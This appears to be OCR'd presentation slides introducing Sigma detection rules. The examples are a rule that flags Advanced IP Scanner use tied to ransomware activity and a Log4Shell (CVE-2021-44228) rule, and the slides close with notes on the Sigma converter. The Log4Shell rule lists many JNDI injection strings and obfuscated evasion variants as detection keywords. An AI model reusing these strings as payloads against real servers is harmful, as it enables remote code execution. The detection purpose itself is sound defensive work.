
```
title: Advanced IP Scanner
id: bef37fa2-f205-4a7b-b484-0759bfd5f86f
status: experimental
description: Detects the use of Advanced IP Scanner. Seems to be a popular tool for ransomware groups.
references:
    - https://news.sophos.com/en-us/2019/12/09/snatch-ransomware-reboots-pcs-into-safe-mode-to-bypass-protection/
    - https://www.fireeye.com/blog/threat-research/2020/05/tactics-techniques-procedures-associated-with-maze-ransomware-incidents.html
    - https://labs.f-secure.com/blog/prelude-to-ransomware-systembc
    - https://assets.documentcloud.org/documents/20444693/fbi-pin-egregor-ransomware-bc-01062021.pdf
    - https://thedfirreport.com/2021/01/18/all-that-for-a-coinminer
    - https://github.com/3CORESec/MAL-CL/tree/master/Descriptors/Other/Advanced%20IP%20Scanner
author: '@ROxPinTeddy, Nasreddine Bencherchali @nas_bench'
date: 2020/05/12
modified: 2021/12/18
tags:
    - attack.discovery
    - attack.t1046
    - attack.t1135
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
    Image|contains: '\advanced_ip_scanner'
    selection2:
    CommandLine|contains|all:
        - '/portable'
        - '/lng'
    condition: 1 of selection*
falsepositives:
    - Legitimate administrative use
level: medium
```

Example



```yaml
title: Log4j RCE CVE-2021-44228 Generic
id: 5ea8faa8-db8b-45be-89b0-151b84c82702
status: experimental
description: Detects exploitation attempt against log4j RCE vulnerability reported as CVE-2021-44228 (Log4Shell)
author: Florian Roth
date: 2021/12/10
modified: 2021/12/13
references:
    - https://www.lunasec.io/docs/blog/log4j-zero-day/
    - https://news.ycombinator.com/item?id=29504755
    - https://github.com/tangxiaofeng7/apache-log4j-poc
    - https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b
    - https://github.com/YfryTchsGD/Log4jAttackSurface
    - https://twitter.com/shutingrz/status/1469255861394866177?s=21
tags:
    - attack.initial_access
    - attack.t1190
logsource:
    category: webserver
detection:
    keywords:
        - '${jndi:ldap:/'
        - '${jndi:rmi:/'
        - '${jndi:ldaps:/'
        - '${jndi:dns:/'
        - '/$%7bjndi:'
        - '%24%7bjndi:'
        - '$%7Bjndi:'
        - '%2524%257Bjndi'
        - '%2F%252524%25257Bjndi%3A'
        - '${jndi:${lower:'
        - '${::-j}${'
        - '${jndi:nis'
        - '${jndi:nds'
        - '${jndi:corba'
        - '${jndi:iiop'
        - 'Reference Class Name: foo'
        - '${${env:BARFOO:-j}'
        - '${::-l}${::-d}${::-a}${::-p}'
        - '${base64:JHtqbmRp'
        - '${${env:ENV_NAME:-j}ndi${env:ENV_NAME:-:}${env:ENV_NAME:-l}dap${env:ENV_NAME:-:}//'
        - '${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://'
        - '${${upper:j}ndi:${upper:l}${upper:d}a${lower:p}://'
        - '${${::-j}${::-n}${::-d}${::-i}:'
    condition: keywords
falsepositives:
    - Vulnerability scanning
level: high
```

Example



```
detection:
    keywords:
        - '${jndi:ldap:/'
        - '${jndi:rmi:/'
        - '${jndi:ldaps:/'
        - '${jndi:dns:/'
        - '/$%7bjndi:'
        - '%24%7bjndi:'
        - '$%7Bjndi:'
        - '%2524%257Bjndi'
        - '%2F%252524%25257Bjndi%3A'
        - '${jndi:${lower:'
        - '${::-j}${'
        - '${jndi:nis'
        - '${jndi:nds'
        - '${jndi:corba'
        - '${jndi:iiop'
        - 'Reference Class Name: foo'
        - '${${env:BARFOO:-j}'
        - '${::-l}${::-d}${::-a}${::-p}'
        - '${base64:JHtqbmRp'
        - '${${env:ENV_NAME:-j}ndi${env:ENV_NAME:-:}${env:ENV_NAME:-l}dap${env:ENV_NAME:-:}//'
        - '${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://'
        - '${${upper:j}ndi:${upper:l}${upper:d}a${lower:p}://'
        - '${${::-j}${::-n}${::-d}${::-i}:'
    condition: keywords
```

Agenda

01

02

03

04


05

06

07

The power of SIGMA

Example



1

Sigma Format

Generic Signature Description

2

Sigma Converter

Applies Predefined and Custom Field Mapping


3

Elastic Search Queries

Splunk Searches

...

Example

